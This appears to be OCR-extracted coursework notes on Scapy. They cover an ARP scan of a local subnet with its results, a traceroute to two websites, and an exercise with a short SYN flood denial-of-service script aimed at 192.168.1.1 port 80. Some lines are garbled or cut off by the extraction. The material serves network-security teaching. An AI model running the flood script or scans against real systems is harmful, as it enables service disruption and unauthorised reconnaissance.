
Python Code
```
import scapy.all as scapy
request = scapy.ARP()
request.pdst = 'x'
broadcast = scapy.Ether()
broadcast.dst = 'ff:ff:ff:ff:ff:ff'
request_broadcast = broadcast / request
clients = scapy.srp(request_broadcast, timeout = 1)[0]
for element in clients:
print(element[1].psrc + " " + element[1].hwsrc)
```

Find the value of x using ifconfig command
ex: request.pdst = '192.168.5.13/24'



```
>>> import scapy.all as scapy
>>> request = scapy.ARP()
>>> request.pdst = '192.168.5.13/24'
>>> broadcast = scapy.Ether()
>>> broadcast.dst = 'ff:ff:ff:ff:ff:ff'
>>> request_broadcast = broadcast / request
>>> clients = scapy.srp(request_broadcast, timeout = 1)[0]
Begin emission
...**..**.*.*.*.*..**.*...***..*..***..*..***..*.*.*.*..**.*.*.*.*.*..*....***...*..**..*..................*********
**..**.*..*..**.*.*.**....***...**..*.*.**.*.*.**..**.*..**...*.*.*...*.....*...*.*...*.*...**..*.........**...*......
...........**.....*..*.......**....*..*..*........**...........*.*.....***.*............*..*.*....**.............*.*.
...*.*....*....*..*....*...........**............**.***........*.....*.**....*.*....*....*..*.*.....*.*.....*.*.....*
......***.....*.*......*.**........***.......*.**.....*...**.......*..*...*..*..*.*.
Finished sending 256 packets
......*...*..*....*.*....*.....**....*.*...*..*..*.......**.....*....*....*..*..*...**......*.*..*.*...*..**.........*..*
*..**..*.*.*.*.....*....*.*.....*...*......**.........*...*..*.........*.....*......*......*..........*............*..
..*.......*****.*...*..**..*..*...***...*...*.*..*..*..*.........*...............................**.............*
*...*..........
Received 940 packets, got 253 answers, remaining 3 packets
>>> for element in clients:
...:     print(element[1].psrc + " " + element[1].hwsrc)
...:
192.168.5.0 3c:33:32:cd:e9:4b
192.168.5.1 3c:33:32:cd:e9:4b
192.168.5.2 3c:33:32:cd:e9:4b
192.168.5.3 3c:33:32:cd:e9:4b
192.168.5.4 3c:33:32:cd:e9:4b
192.168.5.5 3c:33:32:cd:e9:4b
192.168.5.6 3c:33:32:cd:e9:4b
```


a. **Display the route and measure transit delays of packets across an IP network with Scapy (on www.example.com, www.google.com)**



Traceroute


Traceroute is a common network diagnostic tool for displaying the route and measuring transit delays of packets across an IP network. With Scapy, you can perform a traceroute to visualize the path your packets take to reach a destination:

```
from scapy.all import *

# Perform traceroute
result, _ = traceroute(["www.example.com", "www.google.com"], maxttl=20)

# Display the result
result.show()
```



```
>>> from scapy.all import *
>>> result, _ = traceroute(["www.example.com", "www.google.com"], maxttl=20)
Begin emission
********************
Finished sending 40 packets
*******........
Received 35 packets, got 27 answers, remaining 13 packets
   142.250.207.164:tcp80 23.32.39.53:tcp80
1  192.168.36.1    11     192.168.36.1    11
2  1.7.240.192     11     1.7.240.192     11
9  100.70.136.25   11     100.70.136.27   11
10 72.14.219.169   11     100.71.86.101   11
11 142.251.227.213 11     100.70.137.216  11
12 142.251.230.52  11     -
13 172.253.72.137  11     23.54.79.24     11
14 142.250.226.135 11     23.54.79.18     11
15 142.250.214.111 11     23.54.79.43     11
16 142.250.214.111 11     23.54.79.71     11
17 142.250.207.164 SA     23.32.39.53     SA
18 142.250.207.164 SA     23.32.39.53     SA
19 142.250.207.164 SA     23.32.39.53     SA
20 142.250.207.164 SA     23.32.39.53     SA
>>> result.show()
   142.250.207.164:tcp80 23.32.39.53:tcp80
1  192.168.36.1    11     192.168.36.1    11
2  1.7.240.192     11     1.7.240.192     11
```

14 a)Write a scapy program to carryout SYN flooding attack.
Same as 5a



SYN Flood Attack

A SYN flood is a form of denial-of-service attack in which an attacker sends a suc
SYN requests to a target's system in an attempt to consume enough server resource
the system unresponsive to legitimate traffic. Here's a basic example of how you
Scapy to perform a SYN flood ***(Note: This is for educational purposes only. Do no
this on any network without explicit permission):***

```
from scapy.all import *

# Target IP address and port
target_ip = "192.168.1.1"target_port = 80

# Flood the target with SYN packets
for i in range(1000):
  send(IP(dst=target_ip)/TCP(dport=target_port, flags="S"), verbose=False)
```